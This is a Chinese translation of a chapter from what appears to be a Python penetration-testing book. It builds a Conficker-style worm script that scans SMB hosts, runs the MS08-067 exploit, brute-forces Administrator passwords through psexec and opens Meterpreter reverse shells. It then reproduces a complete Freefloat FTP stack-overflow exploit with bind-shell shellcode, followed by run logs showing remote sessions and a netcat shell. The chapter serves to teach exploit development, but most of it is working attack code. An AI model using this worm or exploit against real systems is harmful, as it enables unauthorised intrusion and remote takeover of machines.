当攻击者成功的启动ms08-067\_netapi的exploit攻击全世界的受害者的时候，管理员安装最新的安全补丁能轻松的组织攻击。因此，脚本将使用Conficker蠕虫使用的第二个攻击向量。它将通过用户名和密码的组合暴力破解SMB服务获得对主机的远程远程执行程序的权限。函数smbBrute接受Metasploit配置文件，目标主机，一系列密码的文件，本地地址和本地端口作为输入，然后进行监听。它设置用户名为默认的Windows管理员administrator然后打开密码文件。对于文件的每一个密码，函数将建立一个Metasploit资源配置文件为了使用远程执行程序的exploit。如果一个用户名和密码组合成功了，exploit将会启动Meterpreter攻击荷载反向连接到本地的地址和端口。

**def smbBrute(configFile, tgtHost, passwdFile, lhost, lport):**

**username = 'Administrator'**

**pF = open(passwdFile, 'r')**

**for password in pF.readlines():**

**password = password.strip('\n').strip('\r')**

**configFile.write('use exploit/windows/smb/psexec\n')**

**configFile.write('set SMBUser ' + str(username) + '\n')**

**configFile.write('set SMBPass ' + str(password) + '\n')**

**configFile.write('set RHOST ' + str(tgtHost) + '\n')**

**configFile.write('set PAYLOAD windows/meterpreter/reverse\_tcp\n')**

**configFile.write('set LPORT ' + str(lport) + '\n')**

**configFile.write('set LHOST ' + lhost + '\n')**

**configFile.write('exploit -j -z\n')**

**将所有的放在一起建立我们自己的Conficker蠕虫**

尝试把所有的功能放在一起，我们的脚本现在已经具备扫描目标，利用ms08-067\_netapi漏洞，暴力破解SMB用户名密码并远程执行程序的能力了。最后，我们增加一些选项给脚本的main()函数把以前写的函数整合包装在一起调用。完整的代码如下。

# coding=UTF-8  
  
**import** os  
**import** optparse  
**import** sys  
**import** nmap  
  
**def findTgts**(subNet):  
 nmScan = nmap.PortScanner()  
 nmScan.scan(subNet, '445')  
 tgtHosts = []  
 **for** host **in** nmScan.all\_hosts():  
 **if** nmScan[host].has\_tcp(445):  
 state = nmScan[host]['tcp'][445]['state']  
 **if** state == 'open':  
 **print** '[+] Found Target Host: ' + host  
 tgtHosts.append(host)  
 **return** tgtHosts  
**def setupHandler**(configFile, lhost, lport):  
 configFile.write('use exploit/multi/handler\n')  
 configFile.write('set PAYLOAD windows/meterpreter/reverse\_tcp\n')  
 configFile.write('set LPORT ' + str(lport) + '\n')  
 configFile.write('set LHOST ' + lhost + '\n')  
 configFile.write('exploit -j -z\n')  
 configFile.write('setg DisablePayloadHandler 1\n')  
**def confickerExploit**(configFile, tgtHost, lhost, lport):  
 configFile.write('use exploit/windows/smb/ms08\_067\_netapi\n')  
 configFile.write('set RHOST ' + str(tgtHost) + '\n')  
 configFile.write('set PAYLOAD windows/meterpreter/reverse\_tcp\n')  
 configFile.write('set LPORT ' + str(lport) + '\n')  
 configFile.write('set LHOST ' + lhost + '\n')  
 configFile.write('exploit -j -z\n')  
**def smbBrute**(configFile, tgtHost, passwdFile, lhost, lport):  
 username = 'Administrator'  
 pF = open(passwdFile, 'r')  
 **for** password **in** pF.readlines():  
 password = password.strip('\n').strip('\r')  
 configFile.write('use exploit/windows/smb/psexec\n')  
 configFile.write('set SMBUser ' + str(username) + '\n')  
 configFile.write('set SMBPass ' + str(password) + '\n')  
 configFile.write('set RHOST ' + str(tgtHost) + '\n')  
 configFile.write('set PAYLOAD windows/meterpreter/reverse\_tcp\n')  
 configFile.write('set LPORT ' + str(lport) + '\n')  
 configFile.write('set LHOST ' + lhost + '\n')  
 configFile.write('exploit -j -z\n')  
  
**def main**():  
 configFile = open('meta.rc', 'w')  
 parser = optparse.OptionParser('[-] Usage%prog -H <RHOST[s]> -l <LHOST> [-p <LPORT> -F <Password File>]')  
 parser.add\_option('-H', dest='tgtHost', type='string', help='specify the target address[es]')  
 parser.add\_option('-p', dest='lport', type='string', help='specify the listen port')  
 parser.add\_option('-l', dest='lhost', type='string', help='specify the listen address')  
 parser.add\_option('-F', dest='passwdFile', type='string', help='password file for SMB brute force attempt')  
 (options, args) = parser.parse\_args()  
 **if** (options.tgtHost == None) | (options.lhost == None):  
 **print** parser.usage  
 exit(0)  
 lhost = options.lhost  
 lport = options.lport  
 **if** lport == None:  
 lport = '1337'  
 passwdFile = options.passwdFile  
 tgtHosts = findTgts(options.tgtHost)  
 setupHandler(configFile, lhost, lport)  
 **for** tgtHost **in** tgtHosts:  
 confickerExploit(configFile, tgtHost, lhost, lport)  
 **if** passwdFile != None:  
 smbBrute(configFile, tgtHost, passwdFile, lhost, lport)  
 configFile.close()  
 os.system('msfconsole -r meta.rc')  
**if** \_\_name\_\_ == '\_\_main\_\_':  
 main()

到目前为止我们利用的都是已知的方法攻击的。然而，没有已知的攻击方法的目标主机怎么办？你怎样建立你自己的0day攻击？在接下来的章节中，我们我们将建立我们自己的0day攻击。

**attacker# python conficker.py -H 192.168.1.30-50 -l 192.168.1.3 -F**

**passwords.txt**

**[+] Found Target Host: 192.168.1.35**

**[+] Found Target Host: 192.168.1.37**

**[+] Found Target Host: 192.168.1.42**

**[+] Found Target Host: 192.168.1.45**

**[+] Found Target Host: 192.168.1.47**

**<..SNIPPED..>**

**[\*] Selected Target: Windows XP SP2 English (AlwaysOn NX)**

**[\*] Attempting to trigger the vulnerability...**

**[\*] Sending stage (752128 bytes) to 192.168.1.37**

**[\*] Meterpreter session 1 opened (192.168.1.3:1337 ->**

**192.168.1.37:1087) at Sat Jun 23 16:25:05 -0700 2012**

**<..SNIPPED..>**

**[\*] Selected Target: Windows XP SP2 English (AlwaysOn NX)**

**[\*] Attempting to trigger the vulnerability...**

**[\*] Sending stage (752128 bytes) to 192.168.1.42**

**[\*] Meterpreter session 1 opened (192.168.1.3:1337 ->**

**192.168.1.42:1094) at Sat Jun 23 15:25:09 -0700 2012**

**编写你自己的0day POC代码**

上一节的Conficker蠕虫利用的是堆栈溢出漏洞。Metasploit框架包含了几百种独一无二的exploit，你可能碰到要你自己写的远程代码执行的exploit的代码。这一节我们将讲解怎样用Python简化这一过程。为了做到这些，我们要开始讲解缓冲区溢出的知识。

Morris蠕虫成功的部分原因是Finger服务的堆栈缓冲区溢出的漏洞利用。这类攻击的成功是因为程序验证用户输入的失败所导致。尽管Morris蠕虫在1988年利用了堆栈缓冲区溢出漏洞，直到1996年Elias Levy才发表了一篇学术论文为“Smashing the Stack for Fun and Profit”在Phrack杂志上。如果你对堆栈缓冲区溢出攻击的原理不熟悉的话，想了解更多，可以仔细阅读这篇文章。就我们的目的而言，我们会花时间讲解堆栈缓冲区溢出攻击的关键技术。

**基于堆栈的缓冲区溢出攻击**

对于堆栈缓冲区溢出来说，未经检查的用户数据覆盖了下一个指令EIP从而控制程序的流程。Exploit直接将EIP寄存器指向攻击者插入ShellCode的位置。一系列的机器代码ShellCode能允许exploit在目标系统里增加用户，连接攻击者或者下载一个独立的可执行文件。ShellCode有无尽的可能性存在，完全取决于内存空间的大小。

在存在很多种编写exploit方法的今天，基于堆栈缓冲区溢出的方法提供了原始的exploit向量。而且大量的exploit还在增加。2011年7月，我的一个朋友发布了一个针对脆弱的FTP服务器的exploit。虽然开发exploit似乎是一个很复杂的任务，但实际的攻击代码却少于80行(包含约30行的shell代码)。

**添加攻击的关键元素**

让我们开始构建我们的exploit的关键元素。首先我们设置我们的shellcode变量包含Metasploit框架为我们生成的十六进制编码的攻击荷载。接下来我们设置我们的溢出变量包含246个字母A的实例(16进制为\x41)。我们返回的地址变量指向一个kernel.dll地址，包含了一个直接跳到栈顶端的指令。我们填充包含一系列150个NOP指令的变量。这构建了我们的NOP滑铲。最后我们集合所有的变量组成一个变量，我们称为碰撞。

**基于堆栈缓冲区溢出exploit的基本要素**

溢出：用户的输入超过了预期在栈中分配的值。

返回地址：被用来直接跳转到栈顶端的4个字节的地址。在接下来的exploit中，我们用4个字节的地址指向kernel.dll的JMP ESP指令。

填充物：在shellcode之前的一系列的NOP(空指令)指令。允许攻击者猜测直接跳到的地址。如果攻击者跳到NOP滑铲的任何地方，它将直接滑到shellcode。

Shellcode：一小段汇编机器码。在下面的例子中，我们将利用Metasploit生成Shellcode代码。

**shellcode = ("\xbf\x5c\x2a\x11\xb3\xd9\xe5\xd9\x74\x24\xf4**

**\x5d\x33\xc9"**

**"\xb1\x56\x83\xc5\x04\x31\x7d\x0f\x03\x7d\x53\xc8\xe4\x4f"**

**"\x83\x85\x07\xb0\x53\xf6\x8e\x55\x62\x24\xf4\x1e\xd6\xf8"**

**"\x7e\x72\xda\x73\xd2\x67\x69\xf1\xfb\x88\xda\xbc\xdd\xa7"**

**"\xdb\x70\xe2\x64\x1f\x12\x9e\x76\x73\xf4\x9f\xb8\x86\xf5"**

**"\xd8\xa5\x68\xa7\xb1\xa2\xda\x58\xb5\xf7\xe6\x59\x19\x7c"**

**"\x56\x22\x1c\x43\x22\x98\x1f\x94\x9a\x97\x68\x0c\x91\xf0"**

**"\x48\x2d\x76\xe3\xb5\x64\xf3\xd0\x4e\x77\xd5\x28\xae\x49"**

**"\x19\xe6\x91\x65\x94\xf6\xd6\x42\x46\x8d\x2c\xb1\xfb\x96"**

**"\xf6\xcb\x27\x12\xeb\x6c\xac\x84\xcf\x8d\x61\x52\x9b\x82"**

**"\xce\x10\xc3\x86\xd1\xf5\x7f\xb2\x5a\xf8\xaf\x32\x18\xdf"**

**"\x6b\x1e\xfb\x7e\x2d\xfa\xaa\x7f\x2d\xa2\x13\xda\x25\x41"**

**"\x40\x5c\x64\x0e\xa5\x53\x97\xce\xa1\xe4\xe4\xfc\x6e\x5f"**

**"\x63\x4d\xe7\x79\x74\xb2\xd2\x3e\xea\x4d\xdc\x3e\x22\x8a"**

**"\x88\x6e\x5c\x3b\xb0\xe4\x9c\xc4\x65\xaa\xcc\x6a\xd5\x0b"**

**"\xbd\xca\x85\xe3\xd7\xc4\xfa\x14\xd8\x0e\x8d\x12\x16\x6a"**

**"\xde\xf4\x5b\x8c\xf1\x58\xd5\x6a\x9b\x70\xb3\x25\x33\xb3"**

**"\xe0\xfd\xa4\xcc\xc2\x51\x7d\x5b\x5a\xbc\xb9\x64\x5b\xea"**

**"\xea\xc9\xf3\x7d\x78\x02\xc0\x9c\x7f\x0f\x60\xd6\xb8\xd8"**

**"\xfa\x86\x0b\x78\xfa\x82\xfb\x19\x69\x49\xfb\x54\x92\xc6"**

**"\xac\x31\x64\x1f\x38\xac\xdf\x89\x5e\x2d\xb9\xf2\xda\xea"**

**"\x7a\xfc\xe3\x7f\xc6\xda\xf3\xb9\xc7\x66\xa7\x15\x9e\x30"**

**"\x11\xd0\x48\xf3\xcb\x8a\x27\x5d\x9b\x4b\x04\x5e\xdd\x53"**

**"\x41\x28\x01\xe5\x3c\x6d\x3e\xca\xa8\x79\x47\x36\x49\x85"**

**"\x92\xf2\x79\xcc\xbe\x53\x12\x89\x2b\xe6\x7f\x2a\x86\x25"**

**"\x86\xa9\x22\xd6\x7d\xb1\x47\xd3\x3a\x75\xb4\xa9\x53\x10"**

**"\xba\x1e\x53\x31")**

**overflow = "\x41" \* 246**

**ret = struct.pack('<L', 0x7C874413) #7C874413 JMP ESP kernel32.dll**

**padding = "\x90" \* 150**

**crash = overflow + ret + padding + shellcode**

**发送exploit**

使用伯克利套接字API，我们将创建一个到我们目标主机21端口的TCP连接。如果连接成功，我们将通过发送匿名的用户名和 密码的到了主机的认证。最后我们将发送FTP命令“RETR”紧接着是我们的碰撞变量。由于受影响的程序没有正确的过滤用户的输入，这将导致堆栈的缓冲区溢出覆盖了EIP寄存器允许我们的程序直接跳到并执行我们的Shellcode代码。

**s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)**

**try:**

**s.connect((target, 21))**

**except:**

**print "[-] Connection to "+target+" failed!"**

**sys.exit(0)**

**print("[\*] Sending " + 'len(crash)' + " " + command +" byte crash...")**

**s.send("USER anonymous\r\n")**

**s.recv(1024)**

**s.send("PASS \r\n")**

**s.recv(1024)**

**s.send("RETR" +" " + crash + "\r\n")**

**time.sleep(4)**

**整合整个exploit脚本**

把所有的代码整合在一起，我们有Craig Freyman发布的原始的exploit。

#!/usr/bin/Python  
# coding=UTF-8  
  
#Title: Freefloat FTP 1.0 Non Implemented Command Buffer Overflows  
#Author: Craig Freyman (@cd1zz)  
#Date: July 19, 2011  
#Tested on Windows XP SP3 English  
#Part of FreeFloat pwn week  
#Vendor Notified: 7-18-2011 (no response)  
#Software Link:http://www.freefloat.com/sv/freefloat-ftp-server/freefloat-ftp-server.php  
  
**import** socket, sys, time, struct  
  
**if** len(sys.argv) < 2:  
 **print** "[-]Usage:%s <target addr> <command>"% sys.argv[0] + "\r"  
 **print** "[-]For example [filename.py 192.168.1.10 PWND] would do the trick."  
 **print** "[-]Other options: AUTH, APPE, ALLO, ACCT"  
 sys.exit(0)  
target = sys.argv[1]  
command = sys.argv[2]  
**if** len(sys.argv) > 2:  
 platform = sys.argv[2]  
#./msfpayload windows/shell\_bind\_tcp r | ./msfencode -e x86/shikata\_ga\_nai -b "\x00\xff\x0d\x0a\x3d\x20"  
#[\*] x86/shikata\_ga\_nai succeeded with size 368 (iteration=1)  
shellcode = ("\xbf\x5c\x2a\x11\xb3\xd9\xe5\xd9\x74\x24\xf4\x5d\x33\xc9"  
"\xb1\x56\x83\xc5\x04\x31\x7d\x0f\x03\x7d\x53\xc8\xe4\x4f"  
"\x83\x85\x07\xb0\x53\xf6\x8e\x55\x62\x24\xf4\x1e\xd6\xf8"  
"\x7e\x72\xda\x73\xd2\x67\x69\xf1\xfb\x88\xda\xbc\xdd\xa7"  
"\xdb\x70\xe2\x64\x1f\x12\x9e\x76\x73\xf4\x9f\xb8\x86\xf5"  
"\xd8\xa5\x68\xa7\xb1\xa2\xda\x58\xb5\xf7\xe6\x59\x19\x7c"  
"\x56\x22\x1c\x43\x22\x98\x1f\x94\x9a\x97\x68\x0c\x91\xf0"  
"\x48\x2d\x76\xe3\xb5\x64\xf3\xd0\x4e\x77\xd5\x28\xae\x49"  
"\x19\xe6\x91\x65\x94\xf6\xd6\x42\x46\x8d\x2c\xb1\xfb\x96"  
"\xf6\xcb\x27\x12\xeb\x6c\xac\x84\xcf\x8d\x61\x52\x9b\x82"  
"\xce\x10\xc3\x86\xd1\xf5\x7f\xb2\x5a\xf8\xaf\x32\x18\xdf"  
"\x6b\x1e\xfb\x7e\x2d\xfa\xaa\x7f\x2d\xa2\x13\xda\x25\x41"  
"\x40\x5c\x64\x0e\xa5\x53\x97\xce\xa1\xe4\xe4\xfc\x6e\x5f"  
"\x63\x4d\xe7\x79\x74\xb2\xd2\x3e\xea\x4d\xdc\x3e\x22\x8a"  
"\x88\x6e\x5c\x3b\xb0\xe4\x9c\xc4\x65\xaa\xcc\x6a\xd5\x0b"  
"\xbd\xca\x85\xe3\xd7\xc4\xfa\x14\xd8\x0e\x8d\x12\x16\x6a"  
"\xde\xf4\x5b\x8c\xf1\x58\xd5\x6a\x9b\x70\xb3\x25\x33\xb3"  
"\xe0\xfd\xa4\xcc\xc2\x51\x7d\x5b\x5a\xbc\xb9\x64\x5b\xea"  
"\xea\xc9\xf3\x7d\x78\x02\xc0\x9c\x7f\x0f\x60\xd6\xb8\xd8"  
"\xfa\x86\x0b\x78\xfa\x82\xfb\x19\x69\x49\xfb\x54\x92\xc6"  
"\xac\x31\x64\x1f\x38\xac\xdf\x89\x5e\x2d\xb9\xf2\xda\xea"  
"\x7a\xfc\xe3\x7f\xc6\xda\xf3\xb9\xc7\x66\xa7\x15\x9e\x30"  
"\x11\xd0\x48\xf3\xcb\x8a\x27\x5d\x9b\x4b\x04\x5e\xdd\x53"  
"\x41\x28\x01\xe5\x3c\x6d\x3e\xca\xa8\x79\x47\x36\x49\x85"  
"\x92\xf2\x79\xcc\xbe\x53\x12\x89\x2b\xe6\x7f\x2a\x86\x25"  
"\x86\xa9\x22\xd6\x7d\xb1\x47\xd3\x3a\x75\xb4\xa9\x53\x10"  
"\xba\x1e\x53\x31")  
#7C874413 FFE4 JMP ESP kernel32.dll  
ret = struct.pack('<L', 0x7C874413)  
padding = "\x90" \* 150  
crash = "\x41" \* 246 + ret + padding + shellcode  
**print** "\  
[\*] Freefloat FTP 1.0 Any Non Implemented Command Buffer Overflow\n\  
[\*] Author: Craig Freyman (@cd1zz)\n\  
[\*] Connecting to "+target  
s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
**try**:  
 s.connect((target, 21))  
**except**:  
 **print**("[-] Connection to "+target+" failed!")  
 sys.exit(0)  
**print**("[\*] Sending " + 'len(crash)' + " " + command +" byte crash...")  
s.send("USER anonymous\r\n")  
s.recv(1024)  
s.send("PASS \r\n")  
s.recv(1024)  
s.send(command +" " + crash + "\r\n")  
time.sleep(4)

下载并复制一个FreeFloat FTP到Windows XP SP2或者Windows XP SP3的电脑上之后，我们可以测试 Craig Freyman的exploit。注意，他用的shellcode是绑定了TCP端口4444的脆弱的目标。所以我们可以运行我们的exploit脚本或者netcat连接到目标主机的4444端口。如果一切都成功了，现在我们已经获取了目标主机的命令行提示。

**attacker$ python freefloat2-overflow.py 192.168.1.37 PWND**

**[\*] Freefloat FTP 1.0 Any Non Implemented Command Buffer Overflow**

**[\*] Author: Craig Freyman (@cd1zz)**

**[\*] Connecting to 192.168.1.37**

**[\*] Sending 768 PWND byte crash...**

**attacker$ nc 192.168.1.37 4444**

**Microsoft Windows XP [Version 5.1.2600]**

**(C) Copyright 1985-2001 Microsoft Corp.**

**C:\Documents and Settings\Administrator\Desktop\>**

**本章总结**

恭喜你！在我们的渗透测试中我们可以使用我们自己编写的工具。我们通过编写我们自己的端口扫描器开始，然后审查SSH，FTP，SMB协议的攻击方法，最后我们用Python构建了我们自己的0day exploit。

我希望你在无穷无尽的渗透测试中自己编写代码。为了推进和提高我们的渗透测试，我们已经展示了Python脚本背后的基础知识。现在我们有一个更好的了解Python的机会，让我们研究一下怎样编写用于法庭调查取证的脚本。